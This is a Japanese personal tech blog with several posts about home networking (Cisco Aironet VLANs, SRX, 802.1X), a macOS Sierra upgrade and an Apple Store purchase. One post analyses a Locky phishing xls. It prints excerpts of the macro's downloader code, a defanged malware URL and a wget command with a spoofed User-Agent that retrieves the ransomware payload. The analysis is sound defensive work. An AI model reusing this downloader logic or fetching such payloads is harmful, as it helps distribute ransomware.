ども。こんばんは。
表参道のApple Storeでこれ買ってきました。¥3,500なり。
やっぱりUSBよりThunderboltよねー。

しかしおしゃれなお店でしたねー。おいらにはちょっと合わないかな・・・。
レジらしいレジがなくてきょどってしまいましたとさ。
ではでは。またの機会に。
ども。こんばんは。
表参道のApple Storeでこれ買ってきました。¥3,500なり。
やっぱりUSBよりThunderboltよねー。
しかしおしゃれなお店でしたねー。おいらにはちょっと合わないかな・・・。
レジらしいレジがなくてきょどってしまいましたとさ。
ではでは。またの機会に。
ども。こんばんは。
iPhoneネタです。Aironetを導入後、我が家ではiPhone用のSSIDをステルス化しています。
まぁ理由はさておき。
で、困ったことにSSIDがブロードキャストされていないと自動接続ができないことが判明しました。
設定した後一度外出したときに切れたままになってたみたい。
で、どうするか。別にブロードキャストしていいと思うんですよね。普段からSSID撒き散らすかもしれないけど。
※iPhoneが撒き散らすの意。
まぁそうならないようにステルスなSSIDには自動接続しない作りなのかな。一言言ってほしいところ。
さてと、iPhone構成ユーティリティで、ステルスSSIDでも接続はできそうなんだけど、iPhone構成ユーティリティがSierraで動くのか。。
はいダメー。試したのは2.2です。糞かよー。

もういいや。SSID公開しよ。
— 2016/10/03 追記 —
あれ、アップデートが来てる(すでに出てた?)みたいですね。

さっそくアップデートして作ってみました。
こんな感じですかね。
※必須の設定のお忘れなく!必須の設定してなくても書き出せちゃいますが、iPhoneが読み込んでくれませんでした。

さて、できたので早速「共有」からメールしてみたのですが、プロファイルインストール直後はつながりましたが、再起動したらまた繋がらないですね。うーん。
まぁおいおいやっていきます・・・。
ではでは。またの機会に。
ども。こんばんは。
今日くらいから、docやxlsなど、後ろに”m”が付かないファイルが増えたようです。
おいらん家に届くのは、docmかzip(中身JS)のパターンが多かったのですが、doc/xlsが増えた気がしますね。
例えば今日来た
From:erna[.]collier at gmail[.]com
Subject:Receipt 01935-4862
#本文なし
添付:Receipt 94213-571.xls (md5:806f976990044461e562e29b36b25346)
差出人は@gmailで件名が「Receipt xxxxxxx」※(xxは数字っぽい)な感じでdoc(docmじゃないよ)も来ていた。同じく本文なし。
xls自体は↓これの模様。
https://malwr.com/analysis/MGQ5Mzk3NTA1NDNkNDIzMDk3YmFjOTYwMjFkZDQwMjE/
ヘッダ見てると、85[.]185[.]254[.]34(イラン)から来てるっぽですね。
セオリー通りセカンダリのMTAに配送されていました。いやらしい。
なんかいつもと違う気がするので、たまにはoledump.pyあたりでマクロ(VBA)を取り出して見てみますか。
※実はおいら現役時代VBA職人でした。主にAccess、Excelの。
そういえばmacOSにはPythonが最初から入っているんでしたっけ。
んじゃまず、oledumpに必要なolefileを入れます。
easy_installで入れても良さそうですが、とりあえずpipを入れて、pip経由でolefileを入れてみます。
# easy_install pip
そしたらpipでolefileを入れます。
# pip install olefile
oldedumpは以下からダウンロード。
https://blog.didierstevens.com/programs/oledump-py/
そしたらまずはストリーム(中身)を見てみる。
$ python2.7 oledump.py Receipt\ 94213-571.xls
A: xl/vbaProject.bin
A1: 556 ‘PROJECT’
A2: 119 ‘PROJECTwm’
A3: M 10264 ‘VBA/Module1’
A4: M 4874 ‘VBA/Module2’
A5: M 6706 ‘VBA/Module3’
A6: 5114 ‘VBA/_VBA_PROJECT’
A7: 2082 ‘VBA/__SRP_0’
A8: 385 ‘VBA/__SRP_1’
A9: 508 ‘VBA/__SRP_2’
A10: 154 ‘VBA/__SRP_3’
A11: 154 ‘VBA/__SRP_4’
A12: 471 ‘VBA/__SRP_5’
A13: 104 ‘VBA/__SRP_6’
A14: 204 ‘VBA/__SRP_7’
A15: 124 ‘VBA/__SRP_8’
A16: 296 ‘VBA/__SRP_9’
A17: 612 ‘VBA/dir’
A18: m 976 ‘VBA/\xd0\x9b\xd0\xb8\xd1\x81\xd1\x821’
A19: M 2103 ‘VBA/\xd0\xad\xd1\x82\xd0\xb0\xd0\x9a\xd0\xbd\xd0\xb8\xd0\xb3\xd0\xb0’
“M”がついてる、A3,A4,A5,A19あたりがマクロかと。
-s オプションでストリームを指定して-vもつけてきれいに出力。
以下ストリームA3の例。
$ python2.7 oledump.py -s A3 -v Receipt\ 94213-571.xls > A3
こんな感じになります。ちなみにエディタはVisual Studio Codeです。フリーなのに高機能で便利!

ダウンロードの処理はストリームA4(Module2)でやってるみたいです。
Attribute VB_Name = “Module2”
Public Sub VerCadenaPermiso(permiso As String)
(略)
moyaMANUNA4 = “hxxp://veganvet[.]net/g76ub76”
If Application = “Microsoft Excel” Then
moyaMANUNADAcdaw.Open moyaMANUNAPLdunay(5), moyaMANUNA4, FalsemoyaMANUNADAcdaw.setRequestHeader moyaMANUNARH, “Mozilla/4.5 (compatible; MSIE 6.5; Windows NT 5.5)”
moyaMANUNADAcdaw.Send
これ、普通にwgetしても403ですね。
$ wget hxxp://veganvet[.]net/g76ub76 [/var/temp/kentai]
–2016-09-30 23:32:54– hxxp://veganvet[.]net/g76ub76
veganvet[.]net をDNSに問いあわせています… 69.195.124.82
veganvet[.]net|69[.]195[.]124[.]82|:80 に接続しています… 接続しました。
HTTP による接続要求を送信しました、応答を待っています… 403 Forbidden
2016-09-30 23:32:54 エラー 403: Forbidden。
なので、書いてあるUser-Agentを指定してみます。
$ wget hxxp://veganvet[.]net/g76ub76 –user-agent=”Mozilla/4.5 (compatible; MSIE 6.5; Windows NT 5.5)”
–2016-09-30 23:39:57– hxxp://veganvet[.]net/g76ub76
veganvet[.]net をDNSに問いあわせています… 69[.]195[.]124[.]82
veganvet[.]net|69[.]195[.]124[.]82|:80 に接続しています… 接続しました。
HTTP による接続要求を送信しました、応答を待っています… 200 OK
長さ: 204800 (200K) [text/plain]`g76ub76′ に保存中
100%[======================================>] 204,800 58.5K/s 時間 3.4s
2016-09-30 23:40:01 (58.5 KB/s) – `g76ub76′ へ保存完了 [204800/204800]
ハッシュは
md5:1e0ca42235f386c42a7e5f51ca9b47b6
sha256:07b1a04405d284debd514007e90761f4bb3bf638ae9db73a9a2794f682cb9956
おなじみLockyでした。
拡張子からマクロを表す”m”を外したことで何か変わったのかな?
今回はexcelからマクロだけを抽出して調査しましたが、ちゃんとExcelで開くと今までと違う何かがあるのかな?
それをやるには色々環境構築が面倒なので今日はここまで!
ではでは。またの機会に。
macOS Sierraがきたよー!
ってことで、ちょっと遅れましたがUpdateしました。
Updateって、てっきりUpdateとしてくると思ったんですが、ユーティリティ扱いなんですね。




起動一発目にiCloudの設定が出たが以下の通り固まってしまった・・・。
恐らく原因は無線周り。キーチェーンが飛んだのか、802,1xの認証がもう一度ID/PW入力になってしまいネット接続が間に合わなかった模様。

とりあえず強制終了。
支障は無いのだろうか。。。
まぁいいか。

んで、もう一点、SAMBAへの接続時に毎回認証が出るようになってしまった。。。
ID/PWは補完してくれるけど、毎回↓のウインドウが出るなー。まあいいか。
Siriもバッチリ動きました!
とりあえず以下確認したソフトの対応状況。
セキュリティ
・Intego Mac Internet Security X9
業務系ソフトウェア
・AnyConnect
・FirePass(Safari経由)
・VMware Horizon View
その他
・Sharemouse
・オニオンブラウザ
ではでは。またの機会に。
先日の続き。
SRX側にNATポリシーとファイアウォールポリシーを追加。
案の定、Routing-Instanceへの新しいインターフェース追加を忘れていて焦る。
久々にSRXに手を加えたけどやっぱりややこしい設定しているなー。
で、ちょっと新しいSSIDのテストをしようとしていたらWPA2のパスワードが全然通らない。
Reason: Sending station has left the BSS
↑なエラーがでてた。調べたけどよくわからん。。とりあえず一回今のSSIDから切断すれば直ったけどこの辺が無線は難しい。
ローミングとかに絡んだ問題のようですね。
さて、前置きはこのへんで今日は、EAP-TLSを設定します。
EAP-TLSで使うクライアント証明書の発行をします。
WindowsならADに参加した時点で配布されますが、今回はMac OSやiPhoneやAndroidもあるのでそれ用に1枚発行します。
やり方としてはこんな感じ
WPA2 Enterprise EAP-TLS Authentication with Apple IOS Devices without iPhone Configuration Utility
うー。面倒くさいぞ。
しかも証明書テンプレートの機能とかよくわかってないんだよなー。
ちょっと一旦保留で・・・。
今日は新しいSSIDを作ってみます。
まずはVLAN作成を。
・Nativeはつけない
・Radio1-802.11N5GHzにチェック
Encryption Managerで作ったVLANに対して暗号化設定を。
SSIDを追加。
よし、とりあえず繋がった。
※SSIDはブロードキャストしていないです。
あれ、通信できない・・・?
あああああ、スイッチ側をTrunkにしていなかった。。。
今ままでSSID1個だったので忘れてた。。。
通った!っと思ったら・・・
APの管理画面につながらない&RADIUS認証ができなくなってしまってメインのSSIDに接続できない。
どうやらBVI1からの通信が出れてない?あーここはNativeVLANだからか?
BVIに対する理解が足りなかった。
更に言うなら結局Native VLANとはなんぞやもわかってなかった。。。
Trunkにする前は普通にアクセスポートだったから行けてただけだなー。
てことで、スイッチ側のAP接続インターフェースにNative VLANを設定。
※スイッチ側のNative VLANは最初に作ったVLANに。
ちなみにNative VLANだとAP側のbridge-groupは1になるっぽいかな?あんまり最初意識してなかった。
↓よく見りゃいろいろ書いてあるしorz
Cisco Aironet ワイヤレス装置との VLAN の併用
Aironet アクセス ポイントでの VLAN の設定例
さて、これでとりあえず、新しいSSIDに接続してスイッチまではPingが通るようになりました。
次はDHCPですが、今回のSSIDは完全に既存ネットワークとは切り離したいので、現行のLinuxのdhcpdからの払い出しは見送ります。
※普通にスイッチ側でip-helperしてもいいのですが、サーバ側にルーティング追加とかもこのSSIDのセグメントにはしたくないなぁと。
で、APでもDHCPサーバになれるじゃないですか。
・・・ごちゃごちゃトライアンドエラーしましたが撃沈。
えと、結論複数SSID(VLAN)作っても結局IPアドレスはBVI1にしか持てないそうです。
※設定はできるんですけどね!動かないらしいです。はあ。
Need help with multiple DHCP pools on a Cisco Aironet AP
The DHCP is working on VLAN 1, because there is an IP address associated with it, on BVI1. For DHCP to work you need IP, and unless there is IP configured in the bridge group, it will not work.
I have a nasty feeling that the AP will not support multiple BVI with different IP as the AP is essentially layer 2, not 3 (i.e. not a router), but I don’t have one here to check.
ちなみにBVIを新しく作ったタイミングで通信できなくなるという・・・。再起動しないと直らないしもう。
ということで、スイッチ(Catalyst 3750)側でDHCPサーバを設定。
コマンド全く同じですねー。
なんか疲れた。最初からこれでよかったやん。
気を取り直して、次!今回のSSIDについては通常のLANには入れたくないので、SRXで制御します。
久々にSRXの設定だー。
新しいゾーンの作成。
新しいサブインターフェースを作る。
スイッチ側でallowed vlan追加。
とりあえずCommit!
SRXまでPingが通ったので今日はここまで!
後はポリシーとNAT!
メモ:brigde-irbについて調べる、Config収集
各種デバイスを新APに移行。
が、Yoga Tablet 2が駄目だ・・・。認証は出るけどその後「このネットワークに接続できません」になってしまう。

Windows 10 Homeですが、そもそもWindows 10と802.1Xで問題がある模様?
Windows 10 devices can’t connect to an 802.1X environment
Windows 10 PEAP problems – Cannot connect to Wifi
802.1X PEAP is broken with WPA2-Enterprise? : Windows10
こんな感じなんだけど・・・やっぱりダメ。
reg add HKLM\SYSTEM\CurrentControlSet\Services\RasMan\PPP\EAP\13 /v TlsVersion /t REG_DWORD /d 0xc0
うーん。困った。ちょっと古いAndroidでもいけるのにー。
あ、ちなみにFireTVは802.1Xは未対応でしたorz
さて、このWindows 10問題どうするかなー。
↑の記事を参考にTLSのバージョンは触ってみたけどダメだなー。
ちょっと参った。
もうちょっと調査ですね。
ではでは。またの機会に。
ども。こんばんは。
こないだLightroomを入れるためにCreative Cloudを入れたのですが、シャットダウンが遅くなりましたorz
あんまりCCって評判良くないですね。
あと、特段立ち上げてなくても良いみたいなのでログイン時に起動しないようにしました。
MacBook で Adobe Creative Cloud が動いていたら今すぐ止めろ
【Mac】常駐しているAdobe Creative Cloudを切るとバッテリーが長持ちするらしい
とりあえず自動起動やめれば元通りに!
ではでは。またの機会に。
— 2016/09/18 追記 —
どうやらシャットダウンが遅いのはタイムマシンも関係ありそう。
タイムマシンのストレージにシャットダウン時に再接続で失敗して繰り返している模様。
無線APのリプレイスとも関係ありそう。。。
閑話休題です。
FortiGateでAironet APを管理できないかと考えていましたが、ちょっと厳しそうですね。
CAPWAPなのになあ。
Well, I’ve was researching about this and I finally verified that FortiGate does not accept third-party APs.
Although Fortinet talks CAPWAP, as it’s defined in RFC 5415, FortiGate does not add any AP to their list of managed APs if it is not a known FortiAP model.
FortiAPしか受け付けないようです。今後に期待です。
念のため、自律型(Autonomous)からCAPWAPへの変更およびその逆については以下が参考になります。
ちなみに今この記事を書いているMacは新しいAPにつながっています(^o^)
